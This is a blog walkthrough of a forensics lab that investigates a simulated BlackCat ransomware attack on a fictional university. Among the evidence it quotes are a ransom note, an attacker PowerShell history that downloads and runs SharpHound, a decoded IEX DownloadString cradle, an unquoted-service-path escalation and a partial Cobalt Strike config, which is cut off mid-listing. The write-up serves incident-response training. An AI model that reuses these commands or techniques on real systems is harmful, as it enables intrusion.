XINTRA Labs: Waifu University targeted by BlackCat ransomware
In this blog post I will walk through the process of investigating the “ransomware attack on Waifu university” scenario from the XINTRA advanced APT emulation platform. This scenario is a beginner one and can be accessed for free using XINTRA 7 day trial, however I could only recommend to invest the money and support XINTRA by enrolling for a personal plan. Like we will see in this blog post, the platform is worth the money and enables to gain practical skills in incident response and digital forensics. Anyway, enough from my opinion and let us dive into the scenario.
The Incident (Scoping Notes)
Waifu University’s cyber team has called you after their IT teams reported a number of servers with files that aren’t opening and have a strange extension.
On your scoping call, the victim also said they had identified a ransom note stating their data has been stolen. When asked about any earlier signs, the victim mentioned some strange, failed login activity early in March 2024 in their Entra ID, but wasn’t of concern at the time.
Ransomware will typically avoid system files to not cause crashes in the system, which also happens to be where a lot of forensic evidence is! You have been provided triage images of the hosts and log exports from the relevant systems.
The Waifu University team took triage collections from the affected hosts using the account WAIFU\kscanlan6 at approximately 2024-03-07 05:00:00 UTC. Consider activity after this point related to the response!

Below is an image of the infected part of the Waifu University network that the client is concerned with.
An Initial Triage
From the scope note, we made aware that we have to deal with a possible ransomware. Thus, it makes sense to check the file system artefacts first to search for possible deletion and/or renaming of files. We navigate to C:\Labs\Evidence\WaifuUniversity\ProcessedEvidence\CC-JMP-01\FileSystem and open the J$ evidence (i.e., the USN Journal data) in Timeline Explorer. Immediately, we sport a suspicious extension .kh1ftzx. Even more we will find each time a benign file and a .kh1ftzx one sharing the same file name! A clear indication of ransomware.
According to OSINT information, the extension seems to be related to the BlackCat family.
Additionally, we know from the scoping notes, that the victim was presented by a ransom note. These are typically placed on the users desktop and/or in the documents directory and commonly have names like ransom, recover, restore. In any case the ransom note is one of the last files created and is not encrypted! Thus, we can search for these keywords and exclude the *.kh1ftzx extension hereby. Inside the $MFT log, we will find several files named RECOVER-kh1ftzx-FILES.txt. We can assume that this is the ransom note.
We try to find this file on disk using the provided triage images. We succeed and find a ransom note on the desktop of the user ivanderplas1. The contents are listed below.
>> What happened?

Important files on your network was ENCRYPTED and now they have "kh1ftzx" extension.
In order to recover your files you need to follow instructions below.

>> Sensitive Data

Sensitive data on your system was DOWNLOADED.
If you DON'T WANT your sensitive data to be PUBLISHED you have to act quickly.

Data includes:
- Employees personal data, CVs, DL, SSN.
- Complete network map including credentials for local and remote services.
- Private financial information including: clients data, bills, budgets, annual reports, bank statements.
- Manufacturing documents including: datagrams, schemas, drawings in solidworks format
- And more...

>> CAUTION

DO NOT MODIFY ENCRYPTED FILES YOURSELF.
DO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.
YOU MAY DAMAGE YOUR FILES, IT WILL RESULT IN PERMANENT DATA LOSS.

>> What should I do next?

Follow these simple steps to get everything back to normal:
1) Download and install Tor Browser from: https://torproject.org/
2) Navigate to: http://rfosusl6qdm4zhoqbqnjxaloprld2qz35u77h4aap46rhwkouejsooqd.onion/?access-key=b%2F%2BymuQtqMvoTawnsDC7uMNV5HNscSS4PQ%2FA34B5gW4BL0OR5p1Jmbz0y3I9R8pLZyNg3h%2FdIbfVoHQGn1q3o7%2BLVknPC3lwpvThTodtO%2BaB9uYFsazq05vYXnDemIcQhs1tZH86YpK%2BN5ozXRhDpcx%2FqcV3VibMbRRfu40R8H03W5ImtNC2YptOLlggtGTS%2B2OWm2Vpk5hkoJbbf9BKiu6X6wYJQJNOS05mSgjeGIn7%2FO4Z6R88lyiRf279abl4OVmJLFxjGJjXGf7jYrs77lfHoWK0twz4warmgWOhL5zwoG%2Bs7u85jfZOzPpMhL6kCtJsbJP%2B%2BBo4uqV7Qa3%2B6g%3D%3D
From the ransom note, we get to know an URL probably used by the threat actor hxxp[://]rfosusl6qdm4zhoqbqnjxaloprld2qz35u77h4aap46rhwkouejsooqd[.]onion to handle further steps like requesting / receiving payment.
From the incident responders perspective our next steps will be:
- Identifying the vector used for initial access including initial access timestamps and used account.
- Check whether and if how privilege escalation was achieved
- Track the adversaries lateral movement inside the internal network to identify compromised hosts, accounts, and respective time
- Figure out which confidential data was obtained by the threat actor if any
- Extract a sample of the ransomware / malware to hand it over to the malware analysts team.
That’s it. So lets get started and try to examine the initial access and foothold in the internal network of Waifu university.
Initial Access via Entra ID
From an abstract point of view, there are two possible directions how the threat actor may established an initial foothold to the university network.
- From inside out
- From outside in
What do I mean hereby?
In the first case, the attacker convinces a victim inside the enterprise / campus to trigger some malicious action. This can e.g., by clicking a malicious link in an email or downloading a malicious tool. This action will trigger a connect back to the attacker from the inside to the out, and the adversary takes over low-privileged control.
In the second case, the attacker does not have any internal support and simply attacks the enterprise / campus from the outside by penetrating a public available service. In the case of Waifu University this could be, e.g., the Entra ID authentication using brute-force or password spraying attacks.
Due to the simplicity of detecting the second form of attack (assuming required logs are provided), we will first focus on brute-force detection to Waifu Entra ID.
For the sake of this lab, XINTRA provided us with the Azure AD logs inside a ELK stack. So we can log in into ELK and check for any login failures. According to Microsoft, the result type AADSTS50126 corresponds to an failed login due to invalid user name and/or password, which is a typical observation during brute-force attempts. So let us filter on azure.activitylogs.result_type :"50126" inside the elastic search. We immediately spot an abnormal high amount of results on 03-03-2024 around in the time between 11:00 AM and 12:00 AM. The originating IP addresses were each time different per authentication request, however there is one similarity: All IP addresses are assigned to the cloud provider AWS, more precisely spoken, the source.as.organization.name is always AMAZON-02 with number 16,509. Also, we can notice that the addresses are from the sub-net 3.12.0.0/16, which is reserved by Amazon. This already is a strong indicator of suspicious, even malicious, activity!
Beside the correlation on the IP address site, we also can notice that all requests were send using the same User-Agent. Getting this user agent used is a bit tricky since it does not seem to be parsed correctly by the provided ELK instance. I decided to manually check some of the logs and observed that it is probably all time the same one. I.e., Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36.
From the statistics we can observe, that we have eight unique azure.activitylogs.identity_name values the adversary was likely attacking; namely
| Identity Name | Distribution |
|---|---|
| Emily Shervington | 5 (16.7%) |
| Arlena Fernier | 4 (13.3%) |
| Charmion Pecht | 4 (13.3%) |
| Fina Wedgwood | 4 (13.3%) |
| Ignazio Vanderplas | 4 (13.3%) |
| Kimmi Biford | 4 (13.3%) |
| Kurtis Scanlan | 4 (13.3%) |
| Chrissie Thebe | 1 (3.3%) |
Next, we need to figure out which of the logins succeeded and granted the threat actor initial access to the Waifu University. To figure out this, we remove our previous filter and restrict our search to event data holding azure.activitylogs.identity_name, while at the same time focusing on the already known time interval. For convenience reasons we add the description, result and principal name fields to obtain a table output like in the depiction below.

Sorting the logs from new to old, we observe a change in description. Nearly all events confirm a invalid user name or password, however on March 3, 2024 at 11:55:04.699 the attacker seemed to succeed in guessing valid credentials for the account of Ignazio Vanderplas (ivanderplas1@waifu.phd), since now Entra requests multi-factor authentication for the account due to unknown/new region.

Next, let us follow the path and filter on azure.activitylogs.result_type: 50076 to examine the MFA required events. In the first place, we spot one MFA request only. However our current filters also restrict us by time and source IP. Sometimes attackers use delayed attacks or change their provider / IP settings between brute-force and the actual attack. Hence, we should soften the filters. Indeed, we observe a lot of “Authentication failed during strong authentication request” (suire.activitylog.result_type: 500121) events now. The originating provider is AS-CHOOPA with ID 20,473. The many MFA attempts are an indicator that the threat actor tried to mount a MFA fatigue approach. The last failed attempt is on March 3, 2024 at 13:02:14.842, thus it make sense to focus on this time.
We spot some Sign-In Activity with result code null confirming that the MFA requirement [was] satisfied by claim in the token. The user agent used is Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0, so a different one from before and the source IP address is 207.246.70.192 also from the range of AS-CHOOPA.
Having a attacker IP address candidate, we can enrich our knowledge by using public threat intelligence reports and related source. E.g., we can use Shodan on the IP to provide more information about the adversaries environment. E.g., which ports are open, possible fingerprints, etc. In the context of our scenario, we will be able to obtain the SSH fingerprint is 97:2e:5d:5e:ca:d1:15:a9:51:ed:8b:0e:55:f1:6a:ee from the threat actors server.
Notice, searching this value inside ELK does indeed find no relevant logs! So obtaining these extra information is possible only by relaying on external OSINT information.
Breaching the University
In the previous section, we have figured out a possible account used to breach the university, as well as a possible timestamps. Our next goal is to figure out the beachhead, i.e., the hostname the threat actor was able to first access once in the network. However, before approaching this task, let us shortly summarize, what we already know about the incident:
- The thread actors public IP address is likely
207.246.70.192 - The account used for initial access is
ivanderplas1@waifu.phd - The first succeeded authentication of the attacker was on
March 3, 2024at13:02:14.842
To access the internal network from the outside the attacker had to go through the VPN. Due to VPN NAT (and missing VPN logs in the lab), information of the public IP address will not be very helpful to narrow down the scope of the incident. We could focus on the timestamps known, however commonly a lot of events are generated within a few seconds making this approach daunting as well. Thus, our best option is to focus on the user principal name ivanderplas1@waifu.phd and examine the users activity on each of the machines directly accessible from the VPN.
Still in the provided ELK instance, we switch to the Windows Logs. We filter on winlog.event_data.TargetUserName: "ivanderplas1". Around 900 events are present in the scope of the lab. To further reduce the amount of data, we can filter out any ones happened before March 3, 2024, 13:02:14.842.
Now, the remaining dataset does contain the following distinct Windows event codes.
| Event ID | Event Description |
|---|---|
4688 |
A new process has been created. |
4624 |
An account was successfully logged on. |
4627 |
This event is not really an event per se but a point-in-time documentation of the user’s membership at the time of logon. |
4776 |
The domain controller attempted to validate the credentials for an account. |
4768 |
A Kerberos authentication ticket (TGT) was requested. |
4648 |
A logon was attempted using explicit credentials. |
4647 |
User initiated logoff. |
Nearly all of the activity are related to user sign-in activity.
Let us first focus on EventID 4624, here, we have 188 events only. To reduce the amount of data, we will additionally constrain our-self to connections originated from the Virtual Desktop Gateway (IP address 10.0.0.12) only. Finally, we print the important event data into a nice table format.

The first login event is at March 3, 2024 at 13:37:32.802 on CC-JMP-01.waifu.phd. Interestingly, there are no prior logons in the logs, even when examining the full time scope of the provided lab data. This can convince us, that the logon on March 3, 2024 at 13:37:32.802 is indeed anomalous and highly likely related to attacker activity! Thus, we can conclude that the beachhead host was likely CC-JMP-01 and time of initial compromise is concluded. The winlog.event_data.WorkstationName field will hold the host name of the machine initiating this logon, i.e., the hostname of the threat actors machine. Here it is 283d12e66790. This workstation name is very unique and a perfect Indicator of Compromise (IoC) for later threat hunting purposes!
From here on, we know the beachhead and the time of accessing it. While we could continue relaying on the data inside the ELK stack, it may now be better to consider the triage image of CC-JMP-01 for the ongoing investigation.
Again we start pivoting around the known, here the user account ivanderplas1. We access the triage image and browse the C:\Users\ivanderplas1\ directory. Hereby we found some interesting artifacts.
-
In the recently browsed locations
AppData\Roaming\Microsoft\Windows\Recentis a reference to a network share namedSuperSecretSecureSharedirecting to theCC-DC-01domain controller. I.e.,\\CC-DC-01\SuperSecretSecureShare\. - There is a
PowerShellconsole history file holding the following contents:cd \appdata cd \programdata wget https://github.com/Flangvik/SharpCollection/raw/master/NetFramework_4.5_x86/SharpHound.exe -o s.exe .\s.exe dir -
There is Microsoft Edge web history available at
AppData\Local\Microsoft\Edge\User Data\Default. It seemed like Edge was used only one time to google “What Is My IP”, and to download “ConnectWise ScreenConnect”. Notice, from threat intelligence, we know that the “ConnectWise ScreenConnect” is vulnerable toCVE-2024-1709being publicly announced around February/March in 2024 and used by cyber crime groups to distribute malware. Thus, the download of this application may become of interest later on! C:\ProgramDataholds aSharpHound.exe, an unknownwaifu.exe(SHA-256: ECD4CAB5BFEB9910CE77E1830338A3D5CE305DA0CB8E9C94967BE4368B8AD136) andupdate.txt, however nos.exeas indicated by the previously foundPowerShellhistory. Theupdate.txtseems to be the result of a service enumeration conducted by the threat actor. Finally, there is a sub-directory named20240306holding a PowerShell transcription file. From the file name, we can conclude the creation date2024-06-03. The command executed in the transcript is encoded inbase64. After decoding, we obtainIEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:47914/'). However the command was not successfully executed and timed out. Thewaifu.exeis the installer of the “ConnectWise ScreenConnect” remote desktop tool.
Notice, If checking s.exe in the Windows logs, we will observe that Microsoft Windows Defender detected a possible threat in s.exe at Detection Time: 2024-03-03T17:09:26.386Z and thus deleted the file. The threat detected is indeed the enumeration tool SharpHound.exe. This fact makes the presence of SharpHound.exe even more interesting and we should remember this artefact for later examination!
Privilege Escalation
Our previous examinations indicate that the attacker was able to compromise other machines (e.g., the share created on the domain controller) and laterally moved inside the campus network. To this end, the threat actor was somehow required to obtain administrative privileges on CC-JMP-01 in order to dump credentials from the machine. From the found update.txt we already know that the adversary took special focus on service enumeration. According to the timestamps the enumeration took place around 03-03-2024 5:46 PM device time. To get a better picture about what the attacker executed around that time, we will inspect the Sysmon logs.
We open the pre-parsed logs in Timeline Explorer and start to filter for the relevant data, i.e.,
Provider = Microsoft-Windows-SysmonEvent ID = 1(Program Execution)Time Created Is same day 2024-03-03 00:00:00ParentProcess: C:\Windows\System32\cmd.exe OR C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe(Payload Data4)
The obtained results are depicted in the screenshot below.

From the Executable Info column we see several enumeration activity. Beside whoami and hostname, sc and wmic was used to query for services. The enumeration was done from cmd.exe so we will not have the benefits of PowerShell logging. Anyway, with some background knowledge we can conclude, that the threat actor tried to focus on unquoted service path names (indicator: findstr /i /v """), which is the commonly known Mitre technique T1574.009 often used by attackers to escalate privileges. The service enumeration took place from 2024-03-03 15:05:30 to 2024-03-03 17:53:51. Just a few minutes later at 2024-03-03 18:16:21, there is an event starting Waifu Service, which is one of the services identified by the attacker having an unquoted path, as we can conclude from the update.txt.
We apply a global filter to the expression Waifu Service and focus on the date 2024-02-03.

From the Executable Info column, we can exactly spot what happened on the system!
- Inside of
cmd.exethe threat actor initiatednet start "Waifu Service" - The operating system internals translate the query to execute
C:\Windows\system\32\net1 start "Waifu Service" - Afterwards, the
services.exewill try to executeC:\ProgramData\Waifu Service\Waifu Bin\WaifuSC.exe - Finally
C:\Windows\System32\msiexec.exe /i "C:\Windows\TEMP\ScreenConnect\733d496c2a24fc16\setup.msi"was executed
The first three steps indicate a normal start of the Waifu Service, however the fourth step should raise suspicion. For some reason, msiexec.exe is triggered referencing to a setup.msi from a temporary directory! So let us shortly recap what happened here. While the operating system tries to execute C:\ProgramData\Waifu Service\Waifu Bin\WaifuSC.exe it will traverse the path from the root, i.e., C:\, until finding a valid binary to execute. Since the adversary was placing a Waifu.exe inside C:\ProgramData, the first match will be C:\ProgramData\Waifu.exe, and thus this binary will be executed instead of the intended service binary. For Waifu.exe we already know that it is the “ConnectWise ScreenConnect” installer. The later will likely extract itself into the C:\Windows\TEMP directory and trigger its installation via msiexec.exe in the context of normal execution flow, which explains step four.
To sum up, the threat actor was able to execute the “ConnectWise ScreenConnect” installer with elevated privileges from the Waifu Service. As already mentioned, from threat intelligence we know that there is a well known CVE targeting the ScreenConnect installer. Once access to the setup wizard is gained, it becomes easy for an attacker to compromise the system further. They can overwrite the internal user database, effectively gaining administrative access. From there, they could create and upload a malicious ScreenConnect extension, allowing them to execute code on the system with high privileges.
Remote Access
Shortly after the installation of ScreenConnect we spot a Sysmon, EventID=22, log with the QueryName of instance-i77ws2-relay.screenconnect.com. So it looks like the CC-JMP-01 machine has established a reverse ScreenConnect session with the attackers infrastructure, thus providing the attacker remote access capabilities. The time of the outbound connection is 2024-03-04 13:00:27.
Let us pivot around that time to check if we can spot anything interesting. Indeed, we notice, that the adversary was starting python.exe from a cmd.exe at 2024-03-04 13:09:17. While we could not see which commands the threat actor actually executed inside the interactive python session, we can spot an interesting anomaly! Before the execution, the MD5 hash of python.exe was 499EC6CA890861B763A2458472C27F81 afterwards it changed to 70597392FC6124E93E85963BB615C002. The hash is not known to https://virustotal.com. Anyway, the file is still available in the triage image and reverse engineering would become an option. Checking the digital signature, we can proof, that modification of python.exe was indeed done by untrusted authority and not happened due to an update!
While reverse engineering python.exe is a valid option, in the scope of this lab, we were provided with a process dump of the running binary. Compared to reverse engineering process dumps have several advantages when investigating memory dumps, like already de-obfuscated strings and code present in memory than on disk. So let us make use of the dump. A good starting point may be to run yara with some common rule-set on the dump. Doing so, we may examine that we probably have to deal with Cobalt Strike malware.
We use the Cobalt Strike Configuration Extractor and Parser tool to extract the actual configuration from the dump.
PS Cobalt Strike Configuration Extractor and Parser> .\csce.exe "process.dmp"

{
	"beacontype": ["HTTPS"],
	"sleeptime": 60000,
	"jitter": 73,
	"maxgetsize": 4194446,
	"spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
	"license_id": 987654321,
	"cfg_caution": false,
	"kill_date": null,
	"server": {
		"hostname": "207.246.70.192",
		"port": 443,
		"publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCIJouNNHbSjI5/ZL0Ktow76n27CofDQea1JZ5m+OuyXXALwY6QS49sfHJkIvdtiI1+kfglnGHJAwJymTXUSDl4xs5EGqBZWiyO8cPhFXN5iP7rPVTeeqVz3DCixIjNfhcn9skELXBpsQiwO3tOQbcKXDkR2J2UePrbshpUnatPjQIDAQABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=="
		},
	"host_header": "Host: screenconnect.dev\r\n",
	"useragent_header": null,
	"http-get": {
		"uri": "/web.config",
		"verb": "GET",
		"client": {
			"headers": null,
			"metadata": null
		},
		"server": {
			"output": [
				"print",
				"append 16 characters",
				"append 14 characters",
